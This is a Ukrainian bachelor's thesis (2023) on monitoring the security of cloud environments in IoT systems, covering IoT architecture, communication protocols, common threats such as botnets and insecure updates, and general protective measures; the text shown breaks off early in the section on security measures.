ДЕРЖАВНИЙ УНІВЕРСИТЕТ ТЕЛЕКОМУНІКАЦІЙ НАВЧАЛЬНО-НАУКОВИЙ ІНСТИТУТ ЗАХИСТУ ІНФОРМАЦІЇ КАФЕДРА ІНФОРМАЦІЙНОЇ ТА КІБЕРНЕТИЧНОЇ БЕЗПЕКИ

Пояснювальна записка

до бакалаврської роботи
на тему:

« Дослідження шляхів та розробка рекомендацій щодо моніторингу безпеки хмарних середовищ в IoT системах »

Виконав студент 4 курсу, групи БСД-42 спеціальності 125 Кібербезпека освітньо-професійної програми «Інформаційна та кібернетична безпека»
(шифр і назва спеціальності)
Козидра Р.І.
(прізвище та ініціали)

Керівник Сич М.В
(прізвище та ініціали)

Рецензент
(прізвище та ініціали)

Нормоконтролер
(прізвище та ініціали)

КИЇВ – 2023

ДЕРЖАВНИЙ УНІВЕРСИТЕТ ТЕЛЕКОМУНІКАЦІЙ

Інститут ННІЗІ
Кафедра Інформаційної та кібернетичної безпеки
Ступінь вищої освіти Бакалавр
Спеціальність 125 Кібербезпека
Освітньо-професійна програма Інформаційна та кібернетична безпека

ЗАТВЕРДЖУЮ
Завідувач кафедри ІКБ
Гайдур Г.І
«___»_____ 2023 року

З А В Д А Н Н Я
НА БАКАЛАВРСЬКУ РОБОТУ СТУДЕНТУ

Козидрі Роману Івановичу
(прізвище, ім'я, по батькові)

1. Тема бакалаврської роботи: «Дослідження шляхів та розробка рекомендацій щодо моніторингу безпеки хмарних середовищ в IoT системах»

керівник бакалаврської роботи _____
(прізвище, ім'я, по батькові, науковий ступінь, вчене звання)
затверджені наказом закладу вищої освіти від «24 » лютого 2023 року № 26.

2. Строк подання студентом бакалаврської роботи 29.05.2023р.

3. Вихідні дані до бакалаврської роботи
1)Система «розумний» будинок;
2) Наукова та технічна література;
3) Міжнародні стандарти.

4. Зміст розрахунково-пояснювальної записки (перелік питань, які потрібно розробити)
1. Актуальність проблеми
2. Актуальні загрози
3. Методи та засоби
4. Рекомендації щодо

5. Перелік графічного матеріалу
1. Тема бакалаврської роботи.
2. Об’єкт, предмет, мета та наукові завдання дослідження.
3. Результати аналізу проблеми
4. Результати аналізу методів та засобів
5. Рекомендації щодо
6. Висновки за результатами роботи.

6. Дата видачі завдання 25.02.2023 р.

КАЛЕНДАРНИЙ ПЛАН

№ з/п	Назва етапів бакалаврської роботи	Строк виконання етапів бакалаврської роботи	Примітка
1.	Аналіз науково-технічної літератури	25.02.2023 р.	виконано
2.		03.03.2023 р.	виконано
3.		04.04.2023 р.	виконано
4.		29.04.2023 р.	виконано
5.	Оформлення результатів дослідження	25.05.2023 р.	виконано
6.	Підготовка презентації до захисту.	28.05.2023 р.	виконано

Студент _____
(підпис) (прізвище та ініціали)

Керівник бакалаврської роботи _____
(підпис) (прізвище та ініціали)

РЕФЕРАТ

Обсяг роботи: робота містить 69 сторінок.

Об'єктом дослідження - дипломної роботи є безпека хмарних середовищ в системах Інтернету речей (IoT).

Предмет дослідження - шляхи та рекомендації моніторингу безпеки в цих середовищах.

Мета роботи - дослідження та розробка рекомендацій щодо моніторингу безпеки в хмарних середовищах для забезпечення захищеності IoT систем.

Методи дослідження - Аналіз літературних джерел та статистичних даних щодо безпеки в IoT системах та хмарних середовищах. Аналіз загроз безпеці в хмарних середовищах в IoT системах та вивчення наукових робіт та практик щодо використання засобів моніторингу безпеки в цих середовищах. Розробка методики моніторингу безпеки в хмарних середовищах в IoT системах на основі аналізу ризиків та визначення потенційних загроз. Використання практичних прикладів та експериментів для перевірки ефективності та коректності розробленої методики моніторингу безпеки. Розробка рекомендацій щодо використання засобів та технологій моніторингу безпеки в хмарних середовищах в IoT системах.

Галузь використання - кібербезпека.

Ключові слова: безпека інформації, Інтернет речей, хмарні середовища, моніторинг безпеки, рекомендації, дослідження, методи дослідження, інформаційні технології, захист даних, приватність, кібербезпека, захист мережі, аналіз безпеки.

ABSTRACT

The scope of the work: the thesis contains 69 pages

The object of research is the security of cloud environments in Internet of Things (IoT) systems.

The subject of research is the ways and recommendations for monitoring security in these environments.

The purpose of the work is to study and develop recommendations for monitoring security in cloud environments to ensure the security of IoT systems.

Research methods include: analysis of literature and statistical data on security in IoT systems and cloud environments, analysis of security threats in cloud environments in IoT systems, study of scientific works and practices on the use of security monitoring tools in these environments, development of a methodology for security monitoring in cloud environments in IoT systems based on risk analysis and identification of potential threats, practical examples and experiments to verify the effectiveness and correctness of the developed security monitoring methodology, and development of recommendations for using security monitoring tools and technologies in cloud environments in IoT systems.

Field of use – cybersecurity.

Keywords: information security, Internet of Things, cloud environments, security monitoring, recommendations, research, research methods, information technology, data protection, privacy, cybersecurity, network protection, security analysis.

ЗМІСТ

ВСТУП

В останні роки відбувається стрімкий розвиток Інтернету речей (IoT), що призводить до зростання кількості підключених до мережі пристроїв. Завдяки цьому, IoT системи відіграють важливу роль у багатьох сферах життя, таких як промисловість, медицина, транспорт та бізнес. Однак, зростаюча кількість з'єднаних до мережі пристроїв також призводить до збільшення кількості вразливостей, що можуть бути використані для атак на IoT системи та пристрої.

Хмарні середовища, що використовуються в IoT системах, забезпечують велику кількість можливостей для зберігання, обробки та аналізу даних. Однак, їх використання також може призводити до ризиків безпеки та приватності. Тому, розробка ефективних методів моніторингу безпеки хмарних середовищ є надзвичайно важливою задачею.

Метою даної дипломної роботи є дослідження шляхів та розробка рекомендацій моніторингу безпеки хмарних середовищ в IoT системах. У даній роботі будуть досліджені загальні принципи безпеки в IoT системах, а також конкретні методи та інструменти для моніторингу безпеки хмарних середовищ. Результатом роботи будуть розроблені рекомендації щодо використання цих методів та інструментів у практичних застосуваннях.

1 ТЕОРЕТИЧНІ ОСНОВИ БЕЗПЕКИ В ІОТ СИСТЕМАХ

Системи Інтернету речей (IoT) здобувають все більшу популярність у сучасному світі, створюючи масивну мережу підключених пристроїв, які забезпечують передачу даних та забезпечують функціонування різноманітних послуг. Однак, зростаюча кількість підключених пристроїв створює нові виклики у сфері кібербезпеки. Забезпечення безпеки в IoT системах є критичним завданням, оскільки порушення безпеки може мати серйозні наслідки для приватності, конфіденційності та цілісності даних, а також може призвести до переривання функціонування важливих послуг.

На рисунку 1.1 відображені вимоги до безпеки системи, що складається з 6 основних критеріїв:

- критерій конфіденційності (1) - дані, захищені уповноваженими;
- критерій цілісності (2) - дані надійні;
- критерій доступності (3) - дані доступні, коли і де це потрібно;
- критерій безвідмовності (4) - послуга забезпечує надійний аудиторський шлях;
- критерій достовірності (5) - компоненти можуть підтвердити свою ідентичність;
- критерій секретності (6) - служба автоматично не бачить дані клієнтів.

Рисунок 1.1 Критерії безпеки IoT

Ризики захисту даних виникають, коли об`єкти в інтернеті речей збирають та узагальнюють фрагменти, пов'язані з даними. Особиста інформація

перетворюється через зіставлення певної кількості точок, тому що місце, час, періодичність є контекстом для перегляду подій. Це один із аспектів виклику великих даних, і фахівці з безпеки повинні забезпечити, щоб вони продумали потенційні ризики конфіденційності, пов’язані з усім набором даних. Основні проблеми безпеки в сценарії IoT включають конфіденційність даних, секретність та довіру.

Конфіденційність даних:

- недостатня аутентифікація / достовірність;
- небезпечні інтерфейси (Інтернет, мобільний телефон тощо);
- відсутність трансортного шифрування;
- збереження конфіденційності;
- управління доступом.

Секретність:

- секретність, захист даних та управління ризиками інформаційного забезпечення ;
- секретність за замовчуванням ;
- політика конфіденційності ;
- відстеження / профілювання / незаконна обробка.

Довіра:

- система управління особистості ;
- небезпечне програмне забезпечення / прошивка ;
- для забезпечення безперервності та доступності послуг ;
- виконання шкідливих атак на пристрої та системи інтернету речей;
- втрата перевірки користувача / складність у прийнятті решінь.

Для того, щоб продемонструвати вимоги до безпеки в Інтернеті речі, ми моделюємо IOT архітектуру, яка складається з чотирьох рівнів: сенсорний рівень, мережевий рівень, рівень служб та рівень інтерфейсів.

Кожен рівень може забезпечити адекватне управління безпекою, такі як контроль доступу, інструменти автентифікації, цілісність даних та

конфіденційність, наявність та можливість захисту інструментів IOT для вірусів та атак.

1.1 Огляд технології Інтернету речей

Технологія Інтернету речей (Internet of Things, IoT) є широко використовуваною концепцією, яка описує сполучення фізичних пристроїв та об'єктів з інтернет-мережею. IoT відноситься до мережевої інфраструктури, в якій об'єкти або "речі" обмінюються даними і взаємодіють один з одним без прямого участі людини. До екосистеми Інтернету речей відносяться усі засоби, сервіси і технології, які використовуються в Інтернеті речей.



Рис. 1.2 . Екосистема IoT

До них можна віднести:

– **sensors (розумні датчики/виконавчі механізми**): вбудовані системи, операційні системи реального часу, джерела безперебійного живлення, мікро-електромеханічні системи (МЕМС);

– **системи зв'язку з датчиками**: зона охоплення бездротових персональних мереж становить від 0 см до 100 м. Для обміну даними між датчиками

застосовуються низькошвидкісні малопотужні інформаційні канали, які часто побудовані не на протоколі IP;

– **локальні обчислювальні мережі (**LAN): зазвичай це системи обміну даними на основі протоколу IP, наприклад, 802.11 Wi-Fi-мережу для швидкого радіозв'язку;

– **агрегатори, маршрутизатори (routers), шлюзи (gateways), пограничні пристрої (**Edge Device) : сюди входять різноманітні засоби які слугують зв'язковими між областю речей, Інтернетом та хмарними сервісами;

– **глобальна обчислювальна мережа**: оператори стільникового зв'язку, оператори супутникового зв'язку, оператори малопотужних глобальних мереж (Low- Power Wide-Area Network, LPWAN). Зазвичай застосовуються транспортні протоколи Інтернету для IoT і мережевих пристроїв (MQTT, CoAP і навіть HTTP);

– **хмари**: різноманітні хмарні постачальники та їх сервіси;

– **сервіси аналізу даних**: спеціалізовані застосунки що дозволяють обробляти величезні масиви інформації, які передаються в хмару;

– **засоби безпеки (**security): при зведенні всіх елементів архітектури воєдино постають питання кібербезпеки. Безпека стосується кожного компонента: від датчиків фізичних величин до ЦПУ і цифрового апаратного забезпечення, систем радіозв'язку і самих протоколів передачі даних. На кожному рівні необхідно забезпечити безпеку, достовірність і цілісність. У цьому ланцюзі не повинно бути слабких ланок, оскільки Інтернет речей стане головною мішенню для атак хакерів в світі.

Архітектура Інтернету Речей

Архітектура Інтернету речей відрізняється в залежності від реалізації. Тим не менше вона дещо схожа на архітектуру класичних систем АСУТП. Один із прикладів архітектури показаний на рис.2.1.



Рис. 1.3. архітектура Інтернету Речей.

Взаємодія з «речами» відбувається через датчики (sensors) та виконавчі механізми (Actuators), аналогічно як це робиться в АСУТП для будь якого об'єкту керування. Ці датчики разом з усією інфраструктурою для інтеграції з рівнем обробки подій через мережу Internet формують так звану граничну область **(Edge).**

Події (дані) що поступають з граничної області зберігаються і обробляються відповідно до задачі (рівень обробки подій і аналітики, **event processing, Platform**). На цьому рівні події(дані) зберігаються (storage), обробляються (Event Processing), перенаправляються потрібним додаткам (Real-Time Message Brokering, Stream Processing). Додатково на цьому рівні відбувається адміністрування та керування пристроями з граничної області (Device Registry, Edge Device Management). Події (дані) обробляються з використанням аналітичних сервісів (Analytics) на основі них проводиться машинне навчання (Machine Learning), що дозволяє зробити певні висновки про об'єкт. Цей рівень як правило реалізований з використанням хмарних (Cloud) або туманних (Fog) обчислень. Якщо провести аналогію с АСУТП, то це рівень контролерів та SCADA (за виключенням функцій HMI).

Отримання результатів, контроль, віддалене керування та адміністрування системи проводиться через кінцеві застосунки з використанням Internet. Цей рівень можна умовно порівняти з HMI в АСУТП.

На рисунку 1.4 показана подібна наведеній вище архітектура, однак у вигляді сервісів. На ньому область Edge представлений у вигляді датчиків (Sensors), Device

Hub/Gateway (збір та маршрутизація даних) та Device Management (керування пристроями). Останні частково виконуються як хмарні обчислення так і на граничних пристроях. Усі функції збереження та первинної обробки подій (даних) зведені до Data Management. Усі інші функції обробки, в тому числі аналітичні показані як додатки PaaS, що взаємодіють з сервісами керування даних через API (Application Program Interface).



Рисунок 1.4. сервіси в архітектурі Інтернету речей.

Ще один приклад архітектури Інтернету Речей показаний на рисунку 1.5. Як видно, усі наведені архітектури мають спільні риси: наявність трьох рівнів, подібні функції, наявність хмарних обчислень, використання Інтернету як інтеграційного рівня.



Рисунок 1.5 Приклад архітектури IoT

Датчики та живлення

Інтернет починається або закінчується однією подією: простий рух, зміна температури або, може бути, важіль замикає замок. На відміну від багатьох існуючих ІТ-пристроїв, Інтернет речей здебільшого пов'язаний з фізичною дією або подією. Він формує реакцію на якийсь фактор реального світу. Іноді при цьому один-єдиний датчик може згенерувати величезний обсяг даних, наприклад, акустичний датчик для профілактичного огляду обладнання. В інших випадках всього одного біта даних достатньо, щоб передати життєво важливі відомості про стан здоров'я пацієнта. Якою б не була ситуація, системи датчиків еволюціонували і, відповідно до закону Мура, зменшилися до субнанометрових розмірів і стали істотно дешевше. Саме до цього апелюють ті, хто прогнозує, що до Інтернету речей будуть підключені мільярди пристроїв, і саме тому ці прогнози виправдаються.

Тому, розглядаючи Інтернет Речей, необхідно розглядати мікроелектромеханічні системи, датчики і інші типи недорогих граничних пристроїв і їх електрофізичних властивостей. Також це стосується силових і енергетичних систем, необхідних для живлення цих граничних пристроїв. Не можна вважати, що граничні пристрої забезпечуються енергією за замовчуванням. Мільярди маленьких датчиків все одно потребують великої кількості енергії. З питанням живлення також пов'язані питання організації хмарних сервісів IoT.

Передача даних

Велика увага при розробці IoT приділяється встановленню з'єднання і роботі мереж. Інтернету речей не існувало б без надійних технологій передачі даних з найвіддаленіших і несприятливих областей в найбільші центри збору даних компаній Google, Amazon, Microsoft і IBM. Словосполучення «Інтернет речей» містить слово «Інтернет», тому необхідно вивчати питання, що стосуються мережних технологій, обміну даними та навіть теорії сигналів. Базова опора Інтернету речей - це не датчики і не програми, а можливість встановити з'єднання.

Передача даних і встановлення мережевого з'єднання базуються на базі систем зв'язку ближньої дії - персональних мереж (PAN), зазвичай побудованих

без дотримання правил IP-протоколу. Це може бути як дротові так і бездротові мережі. До бездротових IoT-мереж/протоколів як правило відносяться протоколи Bluetooth, mesh-мережі, Zigbee, Z-Wave. Для IIoT це також Wireless Hart та ISA100. Це яскравий приклад різноманіття бездротових систем зв'язку IoT. Перелік дротових мереж ще більший, так як сюди входять усі можливі промислові мережі та протоколи.

Крім PAN використовуються бездротові локальні мережі та системи зв'язку на основі IP-протоколу, включаючи широкий діапазон Wi-Fi-мереж на основі стандартів IEEE 802.11, 6LoWPAN і технології Thread. Нерідко використовуються телекомунікації на основі стільникових стандартів (3G, 4G LTE) і нові стандарти, що забезпечують роботу Інтернету речей і міжмашинної взаємодії, такими як Cat-1 і Cat-NB, а також пропрієтарні протоколи LoRaWAN і Sigfox, що використовуються саме для IoT.

Маршрутизація

Для передачі даних від датчиків в Інтернет-простір необхідні дві технології: маршрутизатор-шлюз і опорні інтернет-протоколи, що забезпечують ефективність обміну даними. Маршрутизатор особливо важливий в таких аспектах, як безпека, управління і напрям даних. Граничні маршрутизатори (Edge routers) керують і стежать за станом відповідних mesh-мереж, а також вирівнюють і підтримують якість даних. Також велике значення належить конфіденційності та безпеки даних. Маршрутизатор відіграє важливу роль в створенні віртуальних приватних мереж, віртуальних локальних мереж і програмно-визначених глобальних мереж. Вони в буквальному сенсі можуть містити тисячі вузлів, що обслуговуються єдиним граничним маршрутизатором, і в якійсь мірі маршрутизатор служить розширенням для хмари (edge device).

На цьому рівні використовується ряд протоколів, необхідних для обміну даними між вузлами, маршрутизаторами і хмарними сервісами в межах IoT-системи. Інтернет речей відкрив дорогу новим IoT-протоколам, які виходять на один рівень з традиційними протоколами HTTP і SNMP, які застосовуються вже кілька десятків років.



Рис 1.6 Протоколи які використовуються у IoT

Для передачі IoT-даних потрібні ефективні, енергозберігаючі протоколи з малою затримкою, здатні легко і безпечно відправляти дані в хмару і з нього. Зокрема тут використовуються такі протоколи, як MQTT, AMPQ і CoAP.

1.2 Загрози безпеці в IoT системах

Основні проблеми та загрози безпеки IoT пристроїв:

1. Відсутність вимог збоку виробників IoT (нові пристрої IoT виходять майже щодня, всі з невиявленими вразливими місцями. Основним джерелом більшості питань безпеки IoT є те, що виробники не витрачають достатньо часу та ресурсів на безпеку. Наприклад, більшість фітнес-трекерівз Bluetooth залишаються видимими після першого сполучення, розумний холодильник може виставити облікові дані для входу в Gmail, а розумний замок із відбитками пальців можна отримати за допомогою ключа Bluetooth, який має ту саму MAC-адресу, що і пристрій замка.Це якраз одна з найбільших проблем безпеки IoT. Поки бракує універсальних стандартів безпеки IoT, виробники продовжуватимуть створювати пристрої з поганою безпекою. Виробники, які почали додавати з’єднання з Інтернетом на свої пристрої, не

завжди мають концепцію “безпеки” як найважливіший елемент у процесі проектування своєї продукції. Як підсумок: слабкі, вгадувані або жорстко закодовані паролі; проблеми з обладнанням; відсутність захищеного механізму оновлення; старі та незмінні вбудовані операційнісистеми та програмне забезпечення; небезпечна передача та зберігання даних)

2. Відсутність знань та обізнаності користувачів(За ці роки користувачі Інтернету навчилися уникати спаму чи фішингу, виконувати сканування вірусів на своїх ПК та захищати свої мережі WiFi надійними паролями. Але IoT -це нова технологія, і люди все ще не дуже багато про це знають. Хоча більшість ризиків проблем безпеки IoT все ще залишаються на виробничій стороні, користувачі та бізнес-процеси можуть створювати більші загрози. Одним із найбільших ризиків та викликів безпеки IoT є незнання та недостатня обізнаність користувача про функціональність IoT. Як результат, усі піддаються ризику.

3. Промислове шпигунство та прослуховування (Якщо хакери беруть на себе нагляд за місцем, заражаючи пристрої IoT, шпигунство може бути не єдиним варіантом. Вони також можуть виконувати такі атаки, вимагаючи грошей на викуп. Таким чином, вторгнення в конфіденційність є ще однією важливою проблемою безпеки IoT. Шпигунство та вторгнення через пристрої IoT є справжньою проблемою, оскільки багато різних конфіденційних даних можуть бути скомпрометовані та використані проти власника. На базовому рівні хакер може захотіти захопити камеру та використовувати її для шпигунства. Тим не менш, не слід забувати, що багато пристроїв IoT записують інформацію користувачів, будь то медичне обладнання, розумні іграшки, носимі пристрої тощо. На промисловому рівні великі дані компанії, які хакери можуть зібрати для викриття конфіденційної ділової інформації. Деякі країни починають забороняти певні пристрої IoT із проблемами безпеки. Наприклад, інтерактивна лялька IoT зі шпилькою Bluetooth, яка

давала доступ до мікрофона та динаміка іграшки будь-кому в радіусі 25-30 метрів. Лялька була позначена як шпигунське пристосування і була заборонена в Німеччині.

4. Ботнет-атаки (Один пристрій IoT, заражений шкідливим програмним забезпеченням, не представляє реальної загрози; це їх колекція, яка може збити все, що завгодно. Для здійснення ботнет-атаки хакер створює армію ботів, заражаючи їх шкідливим програмним забезпеченням і направляючи відправляти тисячі запитів на секунду, щоб збити ціль. Багато галасу про безпеку IoT почалося після атаки на бота Mirai у 2016 році. Кілька атак DDoS (Див.Рис. 1.7) (розподілена відмова в обслуговуванні) із використанням сотень тисяч IP-камер, NAS та домашніх маршрутизаторів були заражені та спрямовані на збій DNS, який надавав послуги на такі платформи, як GitHub, Twitter, Reddit, Netflix та Airbnb. Проблема в тому, що пристрої IoT дуже вразливі до атак шкідливого програмного забезпечення. Вони не мають регулярних оновлень програмного забезпечення, які має комп’ютер. Тому їх швидко перетворюють на заражених зомбі і використовують як зброю для відправлення неймовірно величезного обсягу трафіку. Більше того, ботнет може загрожувати безпеці електричних мереж, виробничих підприємств, транспортних систем та очисних споруд, що може загрожувати великим групам людей. Наприклад, хакер може одночасно спрацьовувати систему охолодження та опалення, створюючи стрибки на електромережі; у разі масштабної атаки хакери можуть створити загальнонаціональне відключення електроенергії).

5. Проблеми безпеки IoT в управлінні оновленнями пристроїв (Іншим джерелом ризиків безпеки IoT є небезпечне програмне забезпечення чи мікропрограма. Хоча виробник може продати пристрій з останнім оновленням програмного забезпечення, майже неминуче з’являться нові уразливості. Оновлення є критично важливими для забезпечення безпеки пристроїв IoT. Їх слід

оновити відразу після виявлення нових уразливостей. Однак, у порівнянні зі смартфонами або комп'ютерами, які отримують автоматичне оновлення, деякі пристрої IoT продовжують використовуватись без необхідних оновлень. Інший ризик полягає в тому, що під час оновлення пристрій надсилатиме свою резервну копію в хмару і матиме короткий час простою. Якщо з'єднання не зашифровано, а файли оновлення незахищені, хакер може викрасти конфіденційну інформацію).



Рисунок 1.7. Архітектура DDOS атаки

6. Бурхлива конкуренція у видобутку, в поєднанні з нещодавнім зростанням оцінок криптовалют, виявляється занадто привабливою для хакерів, які намагаються заробити на криптовалюті.(Хоча більшість вважає блокчейн стійким до злому, кількість атак у секторах блокчейну збільшується. Основна вразливість полягає не в самому блокчейні, а в додатках на основі блокчейну. Соціальна інженерія вже використовується для вилучення імен користувачів, паролів та приватних ключів, і ми побачимо, що в майбутньому це буде частіше використовуватися для злому таких програм. Криптовалюта з відкритим кодом Monero є однією з багатьох цифрових валют, які в даний час видобуваються на пристроях IoT. Деякі з хакерів навіть переробили IP та відеокамери для видобутку криптовалют.Порушення блокчейну, майнери бот-мереж IoT та маніпуляції цілісністю даних представляють величезний ризик для затоплення відкритого криптовалютного ринку та порушення і без того нестабільної вартості та структури криптовалют.)

7. Складність екосистеми.(Оскільки він не повинен виглядати як збірка окремих пристроїв, IoT заплутується у своїй складності. IoT слід розуміти як багату, широку та різноманітну екосистему, яка об'єднує людей, комунікації та інтерфейси. Хоча це спрощує життя та промислове виробництво, застосування концепції не є простим, оскільки в її екосистемі є багато складових. Вони варіюються від датчиків (пристроїв), мереж (мостів, маршрутизаторів, технології WiFi, LiFi тощо) та технологічних стандартів (протоколи: мережа, зв'язок та дані) та нормативних документів (конфіденційність та безпека).

8. Брак ясності розподілу відповідальностію(Що стосується безпеки пристроїв IoT, є три ключові гравці: виробник, постачальник послуг та користувач. У разі кібератаки розподіл відповідальності не зовсім зрозумілий і може призвести до конфліктів.

9. Невідповідність рівня захисщеності пристроїв до їх ефективності.(Швидкість виготовлення пристроїв IoT обмежує захисні міркування, і бюджет, ймовірно, матиме вплив, а це означає, що компанія наголошує на зручності використання, а не на безпеці. У деяких випадках не існує рівноваги для оптимізації обладнання та вимог комп’ютера, що використовується з Інтернетом речей.)

10. Обмежені можливості пристроїв. (Це трапляється з більшістю пристроїв, оскільки вони мають обмеження в потужності, обробці та пам’яті. Як наслідок, ними не керують, як мали б за розширеними схемами безпеки, саме тому вони мають більший ризик атак або піддавання дефектам.)

1.3 Заходи забезпечення безпеки в IoT системах

Спираючись на інформацію що було зібрано про загрози безпеки IoT ситемах, можна виділити такі рекомендації:

- Усі дані, що збираються та інформація, яка зберігається, повинні бути враховані. Кожен фрагмент даних та інформації, що циркулює в системі IoT, повинен бути відповідно відображений. Це стосується не лише того, що збирають

датчики та пристрої, розгорнуті в навколишньому середовищі, але також стосується будь-яких можливих облікових даних на серверах автоматизації або інших додатках IoT.

